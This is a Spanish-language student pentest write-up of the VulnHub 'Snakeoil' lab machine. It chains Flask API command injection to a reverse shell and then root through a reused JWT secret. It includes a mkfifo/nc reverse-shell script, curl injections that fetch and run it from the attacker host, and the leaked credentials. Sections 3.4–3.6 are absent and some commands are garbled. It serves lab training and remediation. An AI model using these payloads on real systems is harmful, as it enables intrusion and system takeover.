

REPORTE DE PRUEBAS DE PENETRACIÓN

Máquina vulnerable "Snakeoil" — VulnHub

PROYECTO: De la teoría a la práctica: walkthrough en acción

Entorno: Laboratorio local (VMware)

Atacante (Kali Linux): 192.168.253.129

Objetivo (Snakeoil): 192.168.253.130

Fuente: <https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>

Juan Pablo Casanova De La Madrid – 175329

CNO IV: Seguridad Informática

Mtro. Servando López Contreras

Fecha: 09 de septiembre 2026

Índice

1. Objetivo del proyecto	3
2. Metodología general	3
3. Detalle paso a paso	3
3.1 Descubrimiento de host — arp-scan	3
3.2 Escaneo de puertos y servicios — nmap	3
3.3 Enumeración de directorios — gobuster	4
3.4 Registro de usuario vía API	5
3.5 Login y obtención de tokens	5
3.6 Acceso al endpoint /secret	5
3.7 Primer intento de RCE vía /run	6
3.8 Preparación de la shell reversa	6
3.9 Servidor HTTP para entregar el payload	6
3.10 Listener de netcat	7
3.11 Descarga del payload y confirmación	7
3.12 Ejecución del RCE: descarga y ejecución del script	8
3.13 Shell obtenida como usuario patrick	8
3.14 Enumeración post-explotación	9
3.15 Revisión del código fuente (app.py)	9
3.16 Escalada de privilegios a root	10
3.17 Verificación final	11
4. Vulnerabilidades identificadas	12
5. Recomendaciones	12
6. Conclusión	12

1. Objetivo del proyecto

Este documento resume, paso a paso, el proceso de reconocimiento, enumeración, explotación y escalada de privilegios realizado sobre la máquina vulnerable "Snakeoil" de VulnHub, con el fin de practicar metodología de pentesting en un entorno controlado y legal (laboratorio propio, máquina diseñada para práctica).

2. Metodología general

El ejercicio siguió las fases clásicas de una prueba de penetración:

- Descubrimiento de host (reconocimiento de red)
- Escaneo de puertos y servicios
- Enumeración de directorios web
- Abuso de la API (registro / login / autenticación JWT)
- Explotación de un endpoint de ejecución de comandos (RCE)
- Obtención de shell reversa
- Post-explotación / revisión de código fuente
- Escalada de privilegios a root

3. Detalle paso a paso

3.1 Descubrimiento de host — arp-scan

Comando: `arp-scan -I eth0 -l`

Se realizó un barrido ARP en la red local (eth0) para identificar todos los hosts activos en el segmento 192.168.253.0/24. El escaneo detectó 4 hosts respondiendo, entre ellos 192.168.253.130, que corresponde a la máquina virtual Snakeoil (identificada por su dirección MAC de fabricante VMware). Este paso es el punto de partida obligatorio cuando no se conoce de antemano la IP del objetivo dentro de la red del laboratorio.

```
(root@kali) - [ /home/csnv ]
# arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:20:f8:2e, IPv4: 192.168.253.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.253.1  00:50:56:c0:00:08      (Unknown)
192.168.253.2  00:50:56:f9:9b:29      (Unknown)
192.168.253.130 00:0c:29:c6:16:ed      (Unknown)
192.168.253.254 00:50:56:f6:d6:cd      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.844 seconds (138.83 hosts/sec). 4 responded
```

Figura 1. Descubrimiento de hosts con arp-scan.

3.2 Escaneo de puertos y servicios — nmap

Comando: `nmap -sC -sV -O -p- -T4 192.168.253.130`

Con la IP objetivo ya identificada, se lanzó un escaneo completo de los 65535 puertos TCP, con detección de versión de servicios (-sV), scripts por defecto (-sC) y detección de sistema operativo (-O). Resultado: puerto 22/tcp SSH (OpenSSH 7.9p1 Debian), puerto 80/tcp HTTP nginx ("Welcome to SNAKEOIL!") y puerto 8080/tcp HTTP nginx ("Welcome to Good Tech Inc.'s Snake Oil Project"), con una nota de que el proxy podría estar redirigiendo

peticiones. Este escaneo permitió identificar el puerto 8080 como el servicio más interesante para continuar la enumeración, ya que expone una aplicación web personalizada.

```
(root@kali)~# nmap -sC -sV -O -p- -T4 192.168.253.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-07 23:21 -0600
Nmap scan report for 192.168.253.130 (192.168.253.130)
Host is up (0.00083s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|_ 256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_ 256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to SNAKEOIL!
8080/tcp  open  http      nginx 1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ http-server-header: nginx/1.14.2
MAC Address: 00:0C:29:C6:16:ED (VMware)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.03 seconds
```

Figura 2. Escaneo completo de puertos y servicios con nmap.

3.3 Enumeración de directorios — gobuster

Comando: `gobuster dir -u http://192.168.253.130:8080 -w directory-list-2.3-medium.txt`

Se enumeraron rutas ocultas dentro de la aplicación web del puerto 8080 usando un diccionario de fuerza bruta de directorios. Se descubrieron rutas relevantes con código de estado 200, entre ellas `/login` (405 con GET, indica que existe, pero requiere otro verbo HTTP), `/registration`, `/users`, `/create`, `/secret`, y varias rutas numéricas propias de una API tipo REST. Esto reveló que la aplicación es una API construida en Flask con endpoints de autenticación y al menos un endpoint sospechoso llamado `/secret`.

```
(root@kali)~# gobuster dir -u http://192.168.253.130:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.253.130:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2193]
02 (Status: 200) [Size: 2356]
login (Status: 405) [Size: 64]
1 (Status: 200) [Size: 2193]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
users (Status: 200) [Size: 140]
registration (Status: 200) [Size: 29]
test (Status: 200) [Size: 17]
create (Status: 200) [Size: 2596]
001 (Status: 200) [Size: 2193]
002 (Status: 200) [Size: 2356]
004 (Status: 200) [Size: 2324]
0001 (Status: 200) [Size: 2193]
secret (Status: 500) [Size: 37]
Progress: 5564 / 220559 (2.52%)
```

Figura 3. Enumeración de directorios con gobuster.

3.7 Primer intento de RCE vía /run

```
Comando: curl -X POST http://.../run -d
'{"url":"id","secret_key":"commandexecutionissecret"}'
```

Se probó el endpoint /run, que toma el valor de "url" y lo pasa como argumento a un comando curl interno en el servidor. Al enviar "id" como valor, la aplicación intentó ejecutar "curl id", lo cual falló ("Could not resolve host"). Esto confirma la existencia de una inyección de comandos / SSRF a través del parámetro url.

```
[root@kali]# ./home/csnv \n- curl -X POST http://192.168.253.130:8080/run \n> -H "Content-Type: application/json" \n> -d '{"url":"","id","secret_key":"commandexecutionisecret"}'\n{"message": "% Total % Received % Xferd Average Speed Time Time Current\nTotal Spent Left Speed\nuid=1000(patrick)ncurl: (6) Could not resolve host: gid=33(www-data),ncurl: (6) Could not resolve host: groups=33(www-data),24(cdrom),25(floppy),27(sound),29(audio),30(dsp),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpdadmin),117(scanner)\n", success":false}
```

Figura 7. Primera inyección de comandos en /run.

```
Comando: curl -X POST http://.../run -d '{"url":"`mkdir -p /home/patrick/.ssh`,...}'
```

Aun que parezca que no funcionó, si se logro inyectar con éxito a la ruta destino

```
(root@kali)-[~]
# curl -X POST http://192.168.253.130:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"mkdir -p /home/patrick/.ssh", "secret_key":"commandexecutionissecret"}'
{"message":"curl: try 'curl --help' or 'curl --manual' for more information\n","success":false}
```

Figura 8. Segunda inyección de comandos.

3.8 Preparación de la shell reversa

Comando: `cat > ~/shell2.sh << 'EOF' ... EOF`

Se creó un script shell2.sh con una shell reversa clásica basada en named pipes (mkfifo) y nc, apuntando de vuelta a la IP del atacante (192.168.253.129) en el puerto 4444.

```
(root@kali)-[~]
└─$ cat > ~/shell2.sh << 'EOF'
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.253.129 4444 > /tmp/f
EOF
```

Figura 9. Creación del script de shell reversa.

3.9 Servidor HTTP para entregar el payload

Comando: `python3 -m http.server 80`

Se levantó un servidor HTTP simple en Kali para que la máquina víctima pudiera descargar el script shell2.sh mediante el endpoint vulnerable /run.


```
(root@kali)-[/home/csnv]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 10. Servidor HTTP local sirviendo el payload.

3.10 Listener de netcat

Comando: `nc -lvnp 4444`

Se dejó un listener de netcat escuchando en el puerto 4444, esperando la conexión de vuelta (reverse shell) una vez que la víctima ejecutara el script descargado.




```
(root@kali)-[/home/csnv]
# nc -lvnp 4444
listening on [any] 4444 ...
```

Figura 11. Listener de netcat en espera de conexión.

3.11 Descarga del payload y confirmación

Se verificó de forma manual el contenido servido y, en el log del servidor HTTP de Kali, se confirmó la petición GET /shell2.sh proveniente de la IP de la víctima (192.168.253.129 en la captura corresponde al atacante recibiendo la petición).



```
(root@kali)-[~]
# curl http://192.168.253.129/shell2.sh
#!/bin/sh
rm -f /tmp/f
mkfifo /tmp/f
cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.253.129 4444 > /tmp/f
```

Figura 12. Verificación del script shell2.sh.



```
(root@kali)-[/home/csnv]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.253.129 - - [08/Sep/2026 12:21:06] "GET /shell2.sh HTTP/1.1" 200 -
```

Figura 13. Log del servidor HTTP confirmando la descarga del payload.

3.12 Ejecución del RCE: descarga y ejecución del script

```
Comando: curl -X POST http://.../run -d '{"url":"curl  
http://192.168.253.129/shell2.sh -o /tmp/s2.sh",...}'
```

Aprovechando la inyección de comandos del endpoint /run, se logró que el servidor víctima descargara el archivo shell2.sh desde el servidor HTTP del atacante y lo guardara en /tmp/s2.sh.

```
[root@kali]# curl -X POST http://192.168.253.130:8080/run \
-H "Content-Type: application/json" \
-d '{"url": "curl http://192.168.253.129/shell2.sh -o /tmp/s2.sh", "secret_key": "commandexecutionissecret"}'
```

```
{
  "message": "% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current\n               0      0     0    -:--:--          -:--:--           0r100  101  100   101    0    14428\n",
  "success": false
}
```

```
Dload Upload Total Spent Left Speed\n0 -:--:-- -:--:-- -:--:-- 14428\ncurl: try
```

Figura 14. Descarga del script en el servidor víctima vía RCE.

```
Comando: curl -X POST http://.../run -d '{"url":"`sh /tmp/s2.sh`",...}'
```

Se envió un segundo comando al endpoint /run para ejecutar el script descargado. Aunque la API devolvió un mensaje de "timeout expired" (porque el comando queda esperando la conexión reversa), el comando sí llegó a ejecutarse en el servidor.

```
(root@kali)-[~]
# curl -X POST http://192.168.253.130:8080/run \
-H "Content-Type: application/json" \
-d '{"url":"","sh /tmp/s2.sh", "secret_key":"commandexecutionissecret"}'
{"message":"The timeout is expired!","success":false}
```

Figura 15. Ejecución del script vía RCE (timeout esperado).

3.13 Shell obtenida como usuario patrick

En el listener de netcat se recibió la conexión entrante desde 192.168.253.130. Se estabilizó la terminal con python3 -c 'import pty; pty.spawn("/bin/bash")', confirmando acceso como el usuario patrick.

```
(root@kali)-[/home/csnv]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.253.129] from (UNKNOWN) [192.168.253.130] 43302
/bin/sh: 0: can't access tty; job control turned off
$ whoami
patrick
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Figura 16. Conexión reversa recibida — acceso como patrick.

3.14 Enumeración post-explotación

Comando: `ls -l` (dentro de `~/flask_blog`)

Ya con shell interactiva, se listó el directorio de la aplicación Flask, encontrando el código fuente completo: `app.py`, bases de datos SQLite, plantillas, recursos estáticos, `requirements.txt`, etc.

```
patrick@SNAKEOIL:~/flask_blog$ ls -l
ls -l
total 84
-rw-r--r-- 1 patrick patrick 12288 Sep  8 14:12 app.db
-rw-r--r-- 1 patrick patrick  6857 Aug 16 2021 app.py
-rw-r--r-- 1 patrick patrick 12288 Aug 18 2021 database.db
drwxr-xr-x 5 patrick patrick  4096 Jun 23 2021 flaskapi
drwxr-xr-x 5 patrick patrick  4096 Jun 23 2021 flask_blog
srwxrwx--- 1 patrick www-data    0 Sep  8 12:51 flask_blog.sock
-rw-r--r-- 1 patrick patrick   105 Jun 19 2021 hello.py
-rw-r--r-- 1 patrick patrick   472 Jun 19 2021 init_db.py
-rw-r--r-- 1 patrick patrick    0 Jun 22 2021 library.db
-rw-r--r-- 1 patrick patrick 1271 Jun 23 2021 models.py
-rw-r--r-- 1 patrick www-data    0 Sep  9 04:20 output.txt
drwxr-xr-x 2 patrick patrick  4096 Aug 16 2021 __pycache__
-rw-r--r-- 1 patrick patrick    64 Jun 23 2021 requirements.txt
-rw-r--r-- 1 patrick patrick  4925 Jun 29 2021 resources.py
-rw-r--r-- 1 patrick patrick   204 Jun 19 2021 schema.sql
drwxr-xr-x 3 patrick patrick  4096 Jun 19 2021 static
drwxr-xr-x 2 patrick patrick  4096 Jun 23 2021 templates
-rw-r--r-- 1 patrick patrick    0 Jun 23 2021 views.py
-rw-r--r-- 1 patrick patrick    76 Jun 24 2021 wsgi.py
```

Figura 17. Listado del directorio de la aplicación Flask.

3.15 Revisión del código fuente (`app.py`)

Comando: `cat app.py`

`app.py` es el archivo principal de la aplicación Flask que corre en el puerto 8080 (el "cerebro" de la app).

```
patrick@SNAKEOIL:~/flask_blog$ cat app.py
cat app.py
import sqlite3
import json
```

Figura 18. Inspección inicial de `app.py`.

En su configuración se encontró, en texto plano, la clave `JWT_SECRET_KEY = 'NoreasonableDOUBTthisPASSWORDisGOOD'`, además de otras configuraciones (`SECRET_KEY`, tiempos de expiración de tokens, y una nota de desarrollo indicando que la protección CSRF de las cookies JWT está desactivada).

```

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)

jwt = JWTManager(app)

```

Figura 19. Configuración de Flask expuesta en app.py, incluyendo la clave JWT.

3.16 Escalada de privilegios a root

Comando: `sudo su`

Usando la cadena encontrada en el código fuente como contraseña de patrick para sudo, se obtuvo acceso completo como root, confirmado con whoami. Esta cadena, además de ser el secreto usado para firmar los JWT, resultó ser también la contraseña real de un usuario del sistema (reutilización de credenciales).

```

patrick@SNAKEOIL:~/flask_blog$ sudo su
sudo su
[sudo] password for patrick: NoreasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:/home/patrick/flask_blog# whoami
whoami
root
root@SNAKEOIL:/home/patrick/flask_blog#

```

Figura 20. Escalada de privilegios a root usando la contraseña reutilizada.

3.17 Verificación final

Captura de pantalla del escritorio de Snakeoil mostrando una terminal local con el usuario patrick, usada como evidencia adicional/confirmación fuera de banda de que el acceso obtenido corresponde efectivamente a esa máquina.



Figura 21. Confirmación en la interfaz gráfica de la máquina Snakeoil.

4. Vulnerabilidades identificadas

#	Vulnerabilidad	Ubicación	Impacto
1	Exposición del endpoint /secret con clave de "modo de ejecución de comandos" a cualquier usuario autenticado	API Flask (puerto 8080)	Alto
2	Inyección de comandos (RCE) en el endpoint /run a través del parámetro url	API Flask (puerto 8080)	Crítico
3	Descarga y ejecución arbitraria de archivos remotos	Endpoint /run	Crítico
4	Clave JWT en texto plano dentro del código fuente, reutilizada como contraseña de sistema	app.py	Crítico
5	JWT_COOKIE_CSRF_PROTECT = False (config. de desarrollo expuesta)	app.py	Medio
6	Uso de sudo su con contraseña débil/reutilizada, sin restricción de comandos	Sistema operativo	Alto

5. Recomendaciones

- Nunca incluir claves secretas o contraseñas en el código fuente; usar variables de entorno o gestores de secretos.
- Nunca reutilizar la clave de firma de JWT como contraseña de ningún usuario del sistema.
- Restringir por completo cualquier endpoint que ejecute comandos o peticiones externas controladas por el usuario.
- Eliminar o proteger fuertemente endpoints de depuración/administrativos como /secret y /run antes de producción.
- Habilitar protección CSRF en cookies JWT y revisar toda configuración marcada como "development setting".
- Aplicar el principio de mínimo privilegio en cuentas de sudo.

6. Conclusión

El ejercicio demuestra una cadena de explotación completa: desde el descubrimiento del host, pasando por el hallazgo de una API mal asegurada con un endpoint de ejecución de comandos, hasta la obtención de una shell reversa y la escalada de privilegios a root gracias a una mala práctica de manejo de secretos (clave JWT reutilizada como contraseña). Es un caso de estudio útil sobre cómo pequeños errores de configuración y diseño de APIs pueden derivar en compromiso total del sistema.